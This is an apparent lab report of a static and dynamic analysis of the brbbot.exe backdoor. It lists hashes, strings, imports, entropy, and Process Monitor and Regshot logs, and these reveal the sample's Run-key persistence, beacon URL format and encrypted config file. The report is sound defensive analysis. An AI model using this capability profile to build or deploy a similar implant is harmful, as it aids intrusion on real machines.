
Malware Analysis


Brbbot.exe

Date:	**7 October 2022**
Workstation:	**REMWorkStationVM**
File Name:	**Brbbot.exe**
File Location:	**C:\User\REM\AppData\Roaming\brbbot.exe**
File Timestamps:	
Notification Vector:	
File Size (bytes):	**75776 bytes**
Icon Graphic:	▨
Signed?:	
File Hash:	**Md5:** **1C7243C8F3586B799A5F9A2E4200AA92** **Sha1 :** **4DB5A8E237937B6D7B435A8506B8584121A7E9E3** **Sha256:** **F47060D0F7DE5EE651878EB18DD2D24B5003BDB03EF4F49879F448F05034A21E**
Imp Hash:	**475b069fec5e5868caeb7d4d89236c89**
PE Section Hashes:	
Md5	
Compile Time (pescanner, PEView)**:**	
Web Feb 25 01:12:18 2015	
File Properties (PEStudio, PeView)**:** Description, version, file header characteristics	
Description: n/a **Version: n/a** **File header characteristics:** - **Signature : 0x00004550** - **Machine: Amd64** - **Sections: 6**	
Strings (strings, strings2, BinText)**:** Functions, domains, IP addresses, commands, error msgs	



```
 !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
GetProcessWindowStation
GetUserObjectInformationW
GetLastActivePopup
GetActiveWindow
MessageBoxW
CONFIG
brbconfig.tmp
YnJiYm90
exec
file
conf
exit
sleep
encode
%02x
%s?i=%s&c=%s&p=%s
APPDATA
Software\Microsoft\Windows\CurrentVersion\Run
brbbot
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
HTTP/1.1
Connection: close
ZwQuerySystemInformation
```

hint (7)	whitelist (96)	group (15)	value (1050)
x	-	-	!This program cannot be run in DOS mode.
x	-	-	@.rsrc
x	-	-	brbconfig.tmp
x	-	-	Software\Microsoft\Windows\CurrentVersion\Run
x	-	-	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
x	-	-	ntdll.dll
x	-	-	USER32.DLL
-	-	24	GetProcessWindowStation
-	-	24	GetUserObjectInformation




x	-	-	4	CryptDecrypt
x	-	-	4	CryptDestroyHash
x	-	-	4	CryptHashData
x	-	-	3	InternetQueryDataAvailable
x	-	-	3	InternetReadFile
x	-	-	3	InternetCloseHandle
x	-	-	3	HttpQueryInfo
x	-	-	3	InternetConnect
x	-	-	3	InternetSetOption
x	-	-	3	HttpOpenRequest
x	-	-	3	HttpSendRequest
x	-	-	3	InternetOpen
x	-	-	3	WININET.dll
x	-	-	3	WS2_32.dll
x	-	-	2	CreateProcess
x	-	-	2	GetEnvironmentVariable
x	-	-	2	TerminateProcess
x	-	-	2	GetCurrentProcess
x	-	-	2	GetCurrentThreadId
x	-	-	2	FreeEnvironmentStrings
x	-	-	2	GetEnvironmentStrings
x	-	-	2	GetCurrentProcessId
-	-	-	2	GetCommandLine
-	-	-	2	GetStartupInfo
-	-	-	2	ExitProcess
-	-	-	2	Sleep
x	-	-	1	RegSetValueEx
x	-	-	1	RegDeleteValue
x	-	-	1	RegFlushKey
-	-	-	1	RegOpenKeyEx
-	-	-	1	RegCloseKey

-> Some interesting strings

Packed (pescanner, PEiD, ExeInfo):

Not packed



Exeinfo PE - ver.0.0.4.9 by A.S.L - 1008+64 sign 2018.01.16

File : brbbot.exe

Entry Point : 00003F94 oo < EP Section : .text

File Offset : 00003394 First Bytes : 48.83.EC.28.E8

Linker Info : 10.00 SubSystem : Windows GUI

File Size : 00012800h < N Overlay : NO 00000000

64 bit executable RES/OVL : 0 / 0 % 2015

Microsoft Visual C++ v10 - 2010 - (x64) www.microsoft.com (exe 48

Lamer Info - Help Hint - Unpack info 0 ms.

Not packed , try OllyDbg v2 - www.ollydbg.de or IDA v5 www.hex-ray

Entropy (ByteHist, pescanner)**:** File, sections

File: 5.948


Sections:

- **.text: 6.349**
- **.rdata: 4.760**
- **.data: 1.973**
- **.pdata: 4.505**
- **.rsrc: 1.868**
- **.reloc: 2.555**

Imported/Exported Functions (PEStudio, Dependency Walker):

Imported Function:

- **ADVAPI32.dll**
- **KERNEL32.dll**
- **WS2_32.dll**
- **WININET.dll**
- **USER32.dll**




name (115)	group (14)	anonymous (5)	type (1)	blacklist (48)	anti-debug (0)	undocumented (0)	deprecated (5)	library (5)
HeapCreate	5	-	implicit	-	-	-	-	kernel32.dll
CryptAcquireContextW	4	-	implicit	x	-	-	-	advapi32.dll
CryptDeriveKey	4	-	implicit	x	-	-	-	advapi32.dll
CryptReleaseContext	4	-	implicit	x	-	-	-	advapi32.dll
CryptEncrypt	4	-	implicit	x	-	-	-	advapi32.dll
CryptCreateHash	4	-	implicit	x	-	-	-	advapi32.dll
CryptDestroyKey	4	-	implicit	x	-	-	-	advapi32.dll
CryptDecrypt	4	-	implicit	x	-	-	-	advapi32.dll
CryptDestroyHash	4	-	implicit	x	-	-	-	advapi32.dll
CryptHashData	4	-	implicit	x	-	-	-	advapi32.dll
HttpSendRequestA	3	-	implicit	x	-	-	-	wininet.dll
InternetQueryDataAvailable	3	-	implicit	x	-	-	-	wininet.dll
InternetReadFile	3	-	implicit	x	-	-	-	wininet.dll
InternetCloseHandle	3	-	implicit	x	-	-	-	wininet.dll
HttpQueryInfoA	3	-	implicit	x	-	-	-	wininet.dll
InternetConnectA	3	-	implicit	x	-	-	-	wininet.dll
InternetOpenA	3	-	implicit	x	-	-	-	wininet.dll
HttpOpenRequestA	3	-	implicit	x	-	-	-	wininet.dll
InternetSetOptionA	3	-	implicit	x	-	-	-	wininet.dll
52 (gethostbyvalue)	3	x	implicit	x	-	-	x	ws2_32.dll
116 (WSACleanup)	3	x	implicit	x	-	-	-	ws2_32.dll
115 (WSAStartup)	3	x	implicit	x	-	-	-	ws2_32.dll
12 (inet_ntoa)	3	x	implicit	x	-	-	-	ws2_32.dll
57 (gethostvalue)	3	x	implicit	x	-	-	-	ws2_32.dll
CreateProcessA	2	-	implicit	x	-	-	-	kernel32.dll
GetEnvironmentVariableA	2	-	implicit	x	-	-	-	kernel32.dll
GetCommandLineW	2	-	implicit	-	-	-	-	kernel32.dll
GetStartupInfoW	2	-	implicit	-	-	-	-	kernel32.dll
TerminateProcess	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentProcess	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentThreadId	2	-	implicit	x	-	-	-	kernel32.dll
ExitProcess	2	-	implicit	-	-	-	-	kernel32.dll
FreeEnvironmentStringsW	2	-	implicit	x	-	-	-	kernel32.dll
GetEnvironmentStringsW	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentProcessId	2	-	implicit	x	-	-	-	kernel32.dll
Sleep	2	-	implicit	-	-	-	-	kernel32.dll
RegSetValueExA	1	-	implicit	x	-	-	-	advapi32.dll
RegOpenKeyExA	1	-	implicit	-	-	-	-	advapi32.dll
RegDeleteValueA	1	-	implicit	x	-	-	-	advapi32.dll
RegFlushKey	1	-	implicit	x	-	-	-	advapi32.dll
RegCloseKey	1	-	implicit	-	-	-	-	advapi32.dll

Open Source Research (VirusTotal, search engines, malware repositories):


File System Artifacts (Regshot, CaptureBAT, Process Monitor, Cuckoo)**:**
Triggers: Browser, mail client, specific web pages (google, bank), time, reboot, user/admin privs
Dependencies: DNS, HTTP, IRC, ARP

Process Monitor


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time...	Process Name	PID	Operation	Path	Result	Detail	TID
9:19:...	brbbot.exe	3288	RegCloseKey	HKCU	SUCCESS		4316
9:19:...	brbbot.exe	3288	RegOpenKey	HKLM\Software\Policies\Microsoft\MUI\Settings	NAME NOT FOUND	Desired Acces...	4316
9:19:...	brbbot.exe	3288	RegOpenKey	HKCU	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	RegOpenKey	HKCU\Control Panel\Desktop\MuiCached	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	RegQueryValue	HKCU\Control Panel\Desktop\MuiCached\MachinePreferredUILanguages	BUFFER OVERFLOW	Length: 12	4316
9:19:...	brbbot.exe	3288	RegQueryValue	HKCU\Control Panel\Desktop\MuiCached\MachinePreferredUILanguages	SUCCESS	Type: REG_M...	4316
9:19:...	brbbot.exe	3288	RegCloseKey	HKCU\Control Panel\Desktop\MuiCached	SUCCESS		4316
9:19:...	brbbot.exe	3288	RegCloseKey	HKCU	SUCCESS		4316
9:19:...	brbbot.exe	3288	CreateFile	C:\Users\REM\AppData\Roaming\brbconfig.tmp	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	WriteFile	C:\Users\REM\AppData\Roaming\brbconfig.tmp	SUCCESS	Offset: 0, Leng...	4316
9:19:...	brbbot.exe	3288	CloseFile	C:\Users\REM\AppData\Roaming\brbconfig.tmp	SUCCESS		4316
9:19:...	brbbot.exe	3288	CreateFile	C:\Users\REM\AppData\Roaming\brbconfig.tmp	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	QueryStandardInformationFile	C:\Users\REM\AppData\Roaming\brbconfig.tmp	SUCCESS	AllocationSize:...	4316
9:19:...	brbbot.exe	3288	CreateFile	C:\Users\REM\AppData\Roaming\CRYPTSP.dll	NAME NOT FOUND	Desired Acces...	4316
9:19:...	brbbot.exe	3288	CreateFile	C:\Windows\System32\cryptsp.dll	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	QueryBasicInformationFile	C:\Windows\System32\cryptsp.dll	SUCCESS	CreationTime: ...	4316
9:19:...	brbbot.exe	3288	CloseFile	C:\Windows\System32\cryptsp.dll	SUCCESS		4316
9:19:...	brbbot.exe	3288	CreateFile	C:\Windows\System32\cryptsp.dll	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	CreateFileMapping	C:\Windows\System32\cryptsp.dll	FILE LOCKED WITH ONLY READERS	SyncType: Syn...	4316
9:19:...	brbbot.exe	3288	CreateFileMapping	C:\Windows\System32\cryptsp.dll	SUCCESS	SyncType: Syn...	4316
9:19:...	brbbot.exe	3288	Load Image	C:\Windows\System32\cryptsp.dll	SUCCESS	Image Base: 0...	4316
9:19:...	brbbot.exe	3288	CloseFile	C:\Windows\System32\cryptsp.dll	SUCCESS		4316
9:19:...	brbbot.exe	3288	RegQueryKey	HKLM	SUCCESS	Query: Handle...	4316
9:19:...	brbbot.exe	3288	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptog...	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptog...	SUCCESS	Type: REG_D...	4316
9:19:...	brbbot.exe	3288	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptog...	SUCCESS	Type: REG_SZ...	4316
9:19:...	brbbot.exe	3288	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptog...	SUCCESS	Type: REG_SZ...	4316
9:19:...	brbbot.exe	3288	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptog...	SUCCESS	Type: REG_SZ...	4316
9:19:...	brbbot.exe	3288	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced Cryptog...	SUCCESS	Type: REG_SZ...	4316
9:19:...	brbbot.exe	3288	CreateFile	C:\Windows\System32\rsaenh.dll	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	QueryBasicInformationFile	C:\Windows\System32\rsaenh.dll	SUCCESS	CreationTime: ...	4316
9:19:...	brbbot.exe	3288	CloseFile	C:\Windows\System32\rsaenh.dll	SUCCESS		4316
9:19:...	brbbot.exe	3288	CreateFile	C:\Windows\System32\rsaenh.dll	SUCCESS	Desired Acces...	4316
9:19:...	brbbot.exe	3288	CreateFileMapping	C:\Windows\System32\rsaenh.dll	FILE LOCKED WITH ONLY READERS	SyncType: Syn...	4316


Regshot


C:\Users\REM\AppData\Local\Temp\~res-x64.txt - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
~res-x64.txt

```
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f2acbc60-4ecb-4e57-9d74-9be47c2f5a9f}\0.1.filtertrie.intermediate.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f2acbc60-4ecb-4e57-9d74-9be47c2f5a9f}\0.2.filtertrie.intermediate.txt
